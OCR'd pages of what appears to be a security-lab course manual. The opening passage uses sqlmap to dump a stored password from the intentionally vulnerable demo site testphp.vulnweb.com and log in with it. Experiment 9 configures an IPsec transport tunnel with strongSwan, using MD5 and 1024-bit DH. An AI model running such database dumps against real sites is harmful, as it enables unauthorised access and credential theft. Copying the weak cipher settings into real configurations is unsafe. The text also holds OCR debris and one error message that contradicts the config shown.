
Step 5: now we will look for the username that is in the database acuart table users column pass using the following command.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart -T users -C pass --dump
```

It gives you the password **test** for your username as:

```
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

Step 6: now we will try to log in or log in using the existing username and password.



you can see we successfully logged in into this site by using test account.

From the above picture, we can see that we have accessed the data from the database.

Similarly, in such vulnerable websites, we can literally explore through the databases to extract information.

Academic Year: 2025-26 **Semester: V**

Class / Branch: TE IT

Subject: Security Lab

Experiment No. 9

1. **Aim: To study and implement IPSEC in Linux .**
2. **Software Required** : Ubuntu 14.04 OS, Wireshark 2.6.1, Strongswan
3. **Theory :**

   IPsec :

   IPsec, also known as the Internet Protocol Security or IP Security protocol, defines the architecture for security services for IP network traffic. The IP Security (IPsec) architecture comprises a suite of protocols developed to ensure the integrity, confidentiality and authentication of data communications over an IP network. Also included in IPsec are protocols that define the cryptographic algorithms usedto encrypt, decrypt and authenticate packets, as well as the protocols needed for secure key exchange and key management.

   IPsec may be used in three different security domains: virtual private networks, application-level security and routing security. At this time, IPsec is predominately used in VPNs. When used in application-level security or routing security, IPsec is not a complete solution and must be coupled with other security measures to be effective, hindering its deployment in these domains

StrongSwan

StrongSwan is basically a keying daemon, which uses the Internet Key Exchange protocols (IKEv1 and IKEv2) to establish security associations (SA) between two peers. IKE provides strong authentication of both peers and derives unique cryptographic session keys. Such an IKE session is often denoted IKE_SA. Besides authentication and key material IKE also provides the means to exchange configuration information and to negotiate IPsec SAs, which are often called CHILD_SAs. IPsec SAs define which network traffic is to be secured and how it has to be encrypted and authenticated.

To ensure that the peer with which an IKE_SA is established is really who it claims to be it has to be authenticated.

strongSwan provides several methods to do this:

To ensure that the peer with which an IKE_SA is established is really who it claims to be it has to be authenticated. strongSwan provides several methods to do this:

Pre-Shared-Key (PSK): A pre-shared-key is an easy to deploy option but it requires strong secrets to be secure. If the PSK is known to many users (which is often the case with IKEv1 XAuth with PSK) any user who knows the secret could impersonate the gateway. Therefore this method is not recommended for large scale deployments.

Configuration Files

strongSwan is usually controlled with the ipsec command. ipsec start will start the starter daemon which in turn starts and configures the keying daemon charon Connections defined as conn sections in ipsec.conf can be started on three different occasions:

On startup: Connections configured with auto=start will automatically be established when the daemon is started. They are not automatically restarted when they go down for some reason. You need to specify other configuration settings (dpdaction and/or closeaction) to restart them automatically, but even then, the setup is not bullet-proof and will potentially leak packets. You are encouraged to use auto=route and read the SecurityRecommendations to take care of any problems.

On traffic: If auto=route is used, IPsec trap policies for the configured traffic (left|rightsubnet) will be installed and traffic matching these policies will trigger acquire events that cause the daemon to establish the connection.

Manually: A connection that uses auto=add has to be established manually with ipsec up <name> or by a peer.

After an SA has been established ipsec down may be used to tear down the IKE_SA or individual CHILD_SAs.

Whenever the ipsec.conf file is changed it may be reloaded with ipsec update or ipsec reload. Already established connections are not affected by these commands, if that is required ipsec restart must be used.

Phase 1 of IKE Tunnel Negotiation

Phase1 of an AutoKey Internet Key Exchange (IKE) tunnel negotiation consists of the exchange of proposals for how to authenticate and secure the channel. The participants exchange proposals for acceptable security services such as:

- Encryption algorithms—Data Encryption Standard (DES), triple Data Encryption Standard (3DES), and Advanced Encryption Standard (AES).
- Authentication algorithms—Message Digest 5 (MD5) and Secure Hash Algorithm (SHA).
- Diffie-Hellman (DH) group.
- Preshared key or RSA/DSA certificates.

A successful Phase1 negotiation concludes when both ends of the tunnel agree to accept at least one set of the Phase 1 security parameters proposed and then process them. accept.

Phase2 of IKE Tunnel Negotiation

After the participants have established a secure and authenticated channel, they proceed through Phase2, in which they negotiate security associations (SAs) to secure the data to be transmitted through the IPsec tunnel.


Similar to the process for Phase 1, the participants exchange proposals to determine which security parameters to employ in the SA. A Phase 2 proposal also includes a security protocol—either Encapsulating Security Payload (ESP) or Authentication Header (AH)—and selected encryption and authentication algorithms. The proposal can also specify a Diffie-Hellman (DH) group, if Perfect Forward Secrecy (PFS) is desired.

ESP and AH Headers :

The **AH protocol** provides a mechanism for authentication only. AH provides data integrity, data origin authentication, and an optional replay protection service. Data integrity is ensured by using a message digest that is generated by an algorithm such as HMAC-MD5 or HMAC-SHA. AH authenticates IP headers and their payloads, with the exception of certain header fields that can be legitimately changed in transit,

such as the Time To Live (TTL) field.

The **ESP protocol** provides data confidentiality (encryption) and authentication (data integrity, data origin authentication, and replay protection). ESP can be used with confidentiality only, authentication only, or both confidentiality and authentication. When ESP provides authentication functions, it uses the same algorithms as AH, but the coverage is different. AH-style authentication authenticates the entire IP packet, including the outer IP header, while the ESP authentication mechanism authenticates only the IP datagram portion of the IP packet.




The IPsec standards define two distinct modes of IPsec operation,**transport mode** and **tunnel mode**. The modes do not affect the encoding of packets. The packets are protected by AH, ESP, or both in each mode. The modes differ in policy application when the inner packet is an IP packet, as follows:

- In transport mode, the outer header determines the IPsec policy that protects the inner IP packet.

- In tunnel mode, the inner IP packet determines the IPsec policy that protects its contents.


In this lab we implement IPSec between two virtual machines like below :



Step 1. Install strongswan on both the machines.

sudo apt-get update


sudo apt-get install ipsec-tools strongswan-starter



t

the configuration files on both Red and Blue server and save the new connection policy.

sudo edit etc/ipsec.conf



Red [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ipsec.conf (/etc) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
ipsec.conf
#	leftsubnet=10.1.0.0/16
#	leftcert=selfCert.der
#	leftsendcert=never
#	right=192.168.0.2
#	rightsubnet=10.2.0.0/16
#	rightcert=peerCert.der
#	auto=start
#conn sample-with-ca-cert
#	leftsubnet=10.1.0.0/16
#	leftcert=myCert.pem
#	right=192.168.0.2
#	rightsubnet=10.2.0.0/16
#	rightid="C=CH, O=Linux strongSwan CN=peer name"
#	auto=start
conn red-to-blue
authby=secret
auto=route
keyexchange=ikev2
ike=aes128-md5-modp1024
left=192.168.0.5
right=192.168.0.6
type=transport
esp=aes128-sha-modp1024!

Step 3. Edit the secret file

sudo gedit /etc/ipsec.secret

Step 4. Test the connection

sudo ipsec up connection name



ERROR!! BLUE endpoint does not accept IKE SA proposal with 3DES encryption. Blue does not support such algorithm and thus reples NO PROPOSAL CHOSEN


```
root@apeksha-VirtualBox:/# ipsec up red-to-blue
establishing CHILD_SA red-to-blue
generating CREATE_CHILD_SA request 2 [ N(USE_TRANSP) SA No KE TSi TSr ]
sending packet: from 192.168.0.5[4500] to 192.168.0.6[4500] (468 bytes)
received packet: from 192.168.0.6[4500] to 192.168.0.5[4500] (68 bytes)
parsed CREATE_CHILD_SA response 2 [ N(NO_PROP) ]
received NO_PROPOSAL_CHOSEN notify, no CHILD_SA built
failed to establish CHILD_SA, keeping IKE_SA
establishing connection 'red-to-blue' failed
root@apeksha-VirtualBox:/#
```

The connection is not established due to inconsistency in encryption algorithms. We again go ahead and reflect the same algorithms as on Blue server.


```
root@apeksha-VirtualBox: /
Stopping strongSwan IPsec...
Starting strongSwan 5.1.2 IPsec [starter]...
root@apeksha-VirtualBox:/# ipsec up red-to-blue
Files
KE_SA red-to-blue[1] to 192.168.0.6
generating IKE_SA_INIT request 0 [ SA KE No N(NATD_S_IP) N(NATD_D_IP) ]
sending packet: from 192.168.0.5[500] to 192.168.0.6[500] (1044 bytes)
received packet: from 192.168.0.6[500] to 192.168.0.5[500] (312 bytes)
parsed IKE_SA_INIT response 0 [ SA KE No N(NATD_S_IP) N(NATD_D_IP) N(MULT_AUTH)
]
authentication of '192.168.0.5' (myself) with pre-shared key
establishing CHILD_SA red-to-blue
generating IKE_AUTH request 1 [ IDi N(INIT_CONTACT) IDr AUTH N(USE_TRANSP) SA TS
i TSr N(MOBIKE_SUP) N(NO_ADD_ADDR) N(MULT_AUTH) N(EAP_ONLY) ]
sending packet: from 192.168.0.5[4500] to 192.168.0.6[4500] (252 bytes)
received packet: from 192.168.0.6[4500] to 192.168.0.5[4500] (236 bytes)
parsed IKE_AUTH response 1 [ IDr AUTH N(USE_TRANSP) SA TSi TSr N(AUTH_LFT) N(MOB
IKE_SUP) N(NO_ADD_ADDR) ]
authentication of '192.168.0.6' with pre-shared key successful
IKE_SA red-to-blue[1] established between 192.168.0.5[192.168.0.5]...192.168.0.6
[192.168.0.6]
scheduling reauthentication in 10183s
maximum IKE_SA lifetime 10723s
connection 'red-to-blue' established successfully
root@apeksha-VirtualBox:/#
```

We now capture the packets on Blue server and try to analyze them.

We keep tcpdump in listening mode on Blue server





We now restart ipsec on Red server





edit

We now open the captured file in wireshark on Blue server






ike.pcap [Wireshark 1.12.1 (Git Rev Unknown from unknown)]
Filter:
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
14 9.460958 192.168.0.1 239.255.255.250 SSDP 386 NOTIFY * HTTP/1.1
15 14.259965 192.168.0.6 192.168.0.5 ISAKMP 1086 IKE_SA_INIT MID=00 Initiator Request
16 14.264578 192.168.0.5 192.168.0.6 ISAKMP 354 IKE_SA_INIT MID=00 Responder Response
17 18.268543 192.168.0.6 192.168.0.5 ISAKMP 1086 IKE_SA_INIT MID=00 Initiator Request
IKE dump Packets
Proposal transforms: 4
Type Payload: Transform (3)
Next payload: Transform (3)
0... .... = Critical Bit: Not Critical
Payload length: 12
Transform Type: Encryption Algorithm (ENCR) (1)
Transform ID (ENCR): ENCR_AES_CBC (12)
Transform IKE2 Attribute Type (t=14,l=2) Key-Length : 128
Type Payload: Transform (3)
Next payload: Transform (3)
0... .... = Critical Bit: Not Critical
Payload length: 8
Transform Type: Integrity Algorithm (INTEG) (3)
Transform ID (INTEG): AUTH_HMAC_MD5_96 (1)
Type Payload: Transform (3)
Next payload: Transform (3)
0... .... = Critical Bit: Not Critical
IKA_SA_INITI message is sent with security association proposal



Filter:
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
15 14.259965 192.168.0.5 192.168.0.6 ISAKMP 1086 IKE SA INIT MID=00 Initiator Request
Payload length: 12
Transform Type: Encryption Algorithm (ENCR) (1)
Transform ID (ENCR): ENCR_AES_CBC (12)
Transform IKE2 Attribute Type (t=14,l=2) Key-Length : 128
Type Payload: Transform (3)
Next payload: Transform (3)
0... .... = Critical Bit: Not Critical
Payload length: 8
Transform Type: Integrity Algorithm (INTEG) (3)
Transform ID (INTEG): AUTH_HMAC_MD5_96 (1)
Type Payload: Transform (3)
Next payload: Transform (3)
0... .... = Critical Bit: Not Critical
Payload length: 8
Transform Type: Pseudo-random Function (PRF) (2)
Transform ID (PRF): PRF_HMAC_MD5 (1)
Type Payload: Transform (3)
Next payload: NONE / No Next Payload (0)
0... .... = Critical Bit: Not Critical
Payload length: 8
Transform Type: Diffie-Hellman Group (D-H) (4)
Transform ID (D-H): Alternate 1024-bit MODP group (2)

Next we understand the Pre-shared Key.

On Red server open secret file.

sudo gedit /etc/secret

If invalid PSK is configured the connection is failed.Recorrect the PSK and test again. Connection established.



To see the analyze the packets we again keep tcpdump on Blue server in listening state. Perform a simple ping to Blue server from Red Server.

Ping 192.168.0.6

```
00:36:09.081794 IP 192.168.0.6 > 192.168.0.5: ESP(spi=0xcc51f20d,seq=0x1), lengt
h 116
00:36:09.702373 IP 192.168.0.6.32358 > domain.name.dlink.com.domain: 58437+ PTR?
 6.0.168.192.in-addr.arpa. (42)
00:36:09.703589 IP domain.name.dlink.com.domain > 192.168.0.6.32358: 58437 NXDom
ain 0/0/0 (42)
00:36:09.704414 IP 192.168.0.6.23175 > domain.name.dlink.com.domain: 11066+ PTR?
 5.0.168.192.in-addr.arpa. (42)
00:36:09.705258 IP domain.name.dlink.com.domain > 192.168.0.6.23175: 11066 NXDom
ain 0/0/0 (42)
00:36:10.082559 IP 192.168.0.5 > 192.168.0.6: ESP(spi=0xc4858980,seq=0x2), lengt
h 116
00:36:10.082701 IP 192.168.0.6 > 192.168.0.5: ESP(spi=0xcc51f20d,seq=0x2), lengt
h 116
00:36:10.702358 IP 192.168.0.6.45049 > domain.name.dlink.com.domain: 41214+ PTR?
 1.0.168.192.in-addr.arpa. (42)
00:36:10.703462 IP domain.name.dlink.com.domain > 192.168.0.6.45049: 41214* 1/0/
0 PTR domain.name.dlink.com. (77)
00:36:11.087481 IP 192.168.0.5 > 192.168.0.6: ESP(spi=0xc4858980,seq=0x3), lengt
h 116
